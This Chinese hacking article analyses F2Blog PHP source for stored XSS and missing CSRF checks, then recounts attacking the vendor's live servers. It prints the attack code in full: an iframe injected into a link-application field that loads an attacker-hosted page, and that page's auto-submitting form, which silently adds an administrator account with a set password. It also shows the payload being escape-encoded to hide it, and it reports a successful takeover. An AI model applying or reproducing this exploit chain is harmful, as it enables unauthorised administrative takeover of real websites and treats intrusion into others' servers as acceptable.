


图1 测试官方效果图

include/applylink.inc.php文件中的第55～79行的代码如下:

```
<?
if ($_GET['action']=="save"){
$blogName=trim($_POST['blogName']);
//获取网站名称
$blogUrl=trim($_POST['blogUrl']);
//获取网站连接地址
$blogLogo=trim($_POST['blogLogo']);
//获取网站Logo地址
//检测验证码
if ($_POST['validate']!=$_SESSION['backValidate'] && $settingInfo['isValidateCode']==1){
$ActionMessage=$strGuestBookValidError;
} else if ($blogName=="" or $blogUrl=="") {
$ActionMessage=$strErrBlank;
//如果未提交$blogName或者$blogUrl，将提示"请把带*字段输入完全"
} else {
$rsexits=getFieldValue($DBPrefix."links","name='".encode($blogName)."' or blogUrl='$blogUrl'","id");
//如果$blogName、$blogUrl和$blogLogo不为空，将进行数据库查询操作
if ($rsexits!=""){
$ActionMessage=$strDataExists;
//查询后，如果存在同名连接，将提示已提交了连接
}else{
$sql="INSERT INTO ".$DBPrefix."links(name,blogUrl,blogLogo) VALUES ('".encode($blogName)."','$blogUrl','$blogLogo')";
//查询后，如果不存在同名连接，则进行数据库插入操作
$DMC->query($sql);
$ActionMessage="$strApplyWaitApprove";
$blogName=$blogUrl=$blogLogo="";
}
}
}
```

注意看上面的代码，可以发现$blogName经过了Encode函数处理。Encode函数的代码如下:

```
function encode($string) {
$string=trim($string);
```

```
$string=str_replace("&","&amp;",$string);
$string=str_replace("'","&#39;",$string);
$string=str_replace("&amp;amp;","&amp;",$string);
$string=str_replace("&amp;quot;","&quot;",$string);
$string=str_replace("\"","&quot;",$string);
$string=str_replace("&amp;lt;","&lt;",$string);
$string=str_replace("<","&lt;",$string);
$string=str_replace("&amp;gt;","&gt;",$string);
$string=str_replace(">","&gt;",$string);
$string=str_replace("&amp;nbsp;"," ",$string);
$string=nl2br($string);
return $string;
}
```

由于$blogName经过了Encode函数处理，所以我们不能在blogname内跨站输入跨站代码，但是$blogUrl和$blogLogo除了经过magic_quotes_gpc过滤外，再没有经过任何过滤，所以我们可以提交不带双引号和单引号的XSS代码。比如我们在网站名称处输入：baidu.com，网站地址处输入：http://www.baidu.com<script>alert(/xss/)</script>，博客Logo处输入：http://www.baidu.com/logo.gif，如图2所示。




图2

当我们的管理员登录后台后，首先进入的是控制面板，审核链接后的2个待审核提示会很醒目的提醒管理员，如图3所示，就算管理员现在不点击审核，当他点击链接管理的时候，同样会出现我们的跨站代码，如图4所示。

呵呵，现在你想到了什么？利用跨站脚本来添加管理员。不过，在这之前我们得先看看后台加管理员的代码是否允许外部提交数据才行（如果禁用了外部提交数据，就是行不通的）。




图3




图4

再看看admin/users.php文件中的第1～7行代码：

```
<?
require_once("function.php");
//验证用户是否处于登录状态
check_login();
$parentM=4;
$mtitle=$strUserMang;
```

上面的函数check_login()位于admin/function.asp中，其代码如下：

```
function check_login(){
//Session验证
if ($_SESSION['username']!="" && $_SESSION['password']!="")
{
//如果username和password的Session值不为空
if (!check_user_pw($_SESSION['username'], $_SESSION['password'], true)) { login_page(); }
//如果用户名和密码不正确，则进入登录页面
}
else if ($_COOKIE['username']!="" && $_COOKIE['password']!="" && $_COOKIE['rights']=="admin"){
//如果Cookie不为空，则将Cookie值赋给Session
$_SESSION['username']=$_COOKIE['username'];
$_SESSION['password']=$_COOKIE['password'];
$_SESSION['rights']=$_COOKIE['rights'];
if (!check_user_pw($_SESSION['username'], $_SESSION['password'], true)) { login_page(); }
//如果用户名和密码不正确，则进入登录页面
}else{
login_page();
//返回登录页面
}
}
```

从以上的代码我们可以看出，后台加用户页面只验证了用户是否登录，没有对外部提交的数据进行验证，所以我们可以构造代码跨站让管理员“心甘情愿”地为我们增加一个新管理员。对于这种方法，在做官方测试时我将作详细说明。除了此文件外，在发表评论等几处仍存在同样的漏洞，大家可以自己下载下来分析。到此第一部份漏洞分析完毕，下面我们进入跨进官方服务器的实战。

跨进官方服务器

打开官方网站，如图5所示。由于官方不是采用的F2Blog程序，所以我们就先来测试其软件开发和美术设计人员的Blog，分别为http://korsen.f2blog.com、http://joesen.f2blog.com、http://leison.f2blog.com和http://yudesign.f2blog.com。我们先Ping一下korsen.f2blog.com、yudesign.f2blog.com和www.f2blog.com，发现其IP相同，均为203.85.245.197，如图6所示。这意味着，如果我们能进入其中任意一个网站后台，就有机会获取官方服务器权限。下面开始检测。




图5




图6

我们以http://yudesign.f2blog.com为例，在网站名称内填入joe's blog，网站位置填上 http://joesen.f2blog.com <iframe src=http://www.xyf99.com/img/1.htm width=0 height=0></iframe>，注意在http://joesen.f2blog.com后面多加几个空格，博客Logo填上http://yudesign.f2blog.com/images/logo.gif，如图7所示。




图7

这里填上的http://www.xyf99.com/img/1.htm即为我精心构造的跨站代码，主要代码如下：

```
<body onload=urlok()>
//页面加载时实现自动提交
<script language="javascript">
function urlok(){
//辅助页面自动提交的函数
document.forms('f1').submit();
}
</script>
<form action="http://yudesign.f2blog.com/admin/users.php?seekname=&order=&page=&mark_id=&action=save" method="post" name="f1">
<div id="content">

<div class="contenttitle">用户新增</div>
<br />
<div class="subcontent">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr class="subcontent-input">
<td width="10%" nowrap class="input-titleblue">
用户名称 </td>
<td width="90%">
<input name="addusername" class="textbox" type="text" size="30" maxlength="20" value="manger">
//这里是管理员名
  <span style="color:#CC0033">用户名必须大于3个字符，支持中文</span>
</td>
</tr>
<tr>
<td width="10%" nowrap class="input-titleblue">登入密码</td>
<td width="90%">
<input name="addpassword" class="textbox" type="password" size="30" maxlength="20" value="147258">
//这里是管理员密码
  <span style="color:#CC0033">密码必须是5到20个字符</span> </td>
</tr>
<tr>
<td width="10%" nowrap class="input-titleblue">确认密码</td>
<td width="90%">
<input name="password_con" class="textbox" type="password" size="30" maxlength="20" value="147258">
//密码确认
  <span style="color:#CC0033">必须和上面的密码一样</span> </td>
</tr>
<tr>
<td width="10%" nowrap>用户昵称</td>
<td width="90%">
<input name="nickname" class="textbox" type="text" size="30" maxlength="20" value="manager"> //用户昵称
</td>
</tr>
<tr>
<td width="10%" nowrap>邮件地址</td>
```

```
<td width="90%">
<input name="email" class="textbox" type="TEXT" size="30" maxlength=100 value="">
<input name="isHiddenEmail" type="checkbox" value="manager@163.com" checked/>
                不公开我的电子邮件
 </td>
          </tr>
          <tr>
            <td width="10%" nowrap>个人主页</td>
            <td width="90%">
<input name="homePage" class="textbox" type="TEXT" size="30" maxlength=100 value="http://">
            </td>
          </tr>
          <tr>
            <td width="10%" nowrap>角色</td>
<td width="90%" style="padding-top:5px">
<select name="role" class="searchbox">
<option value='author' >撰写者</option>
<option value='editor' >编辑者</option>
<option value='admin' selected>管理员</option>
 //注意这里我们对管理员作了Selected处理，说明增加的角色是管理员。
<option value='member' >用户</option>
                </select>
            </td>
          </tr>
      </table>
    </div>
   <br />
   </div>
</form>
</body>
```

为了更隐蔽，我们使用Escape将其加密，然后将代码作如下处理

```
<script LANGUAGE="Javascript">
    var code="已加密源码";
    document.write(unescape(code));</SCRIPT>
```

再将此文件上传到一个空间内，提交成功后，就等管理员进后台这唯一的一步了。F2Blog的管理员挺快的，三小时后我已利用上面的脚本增加了管理员manager，并成功登录了后台，如图8和图9所示。

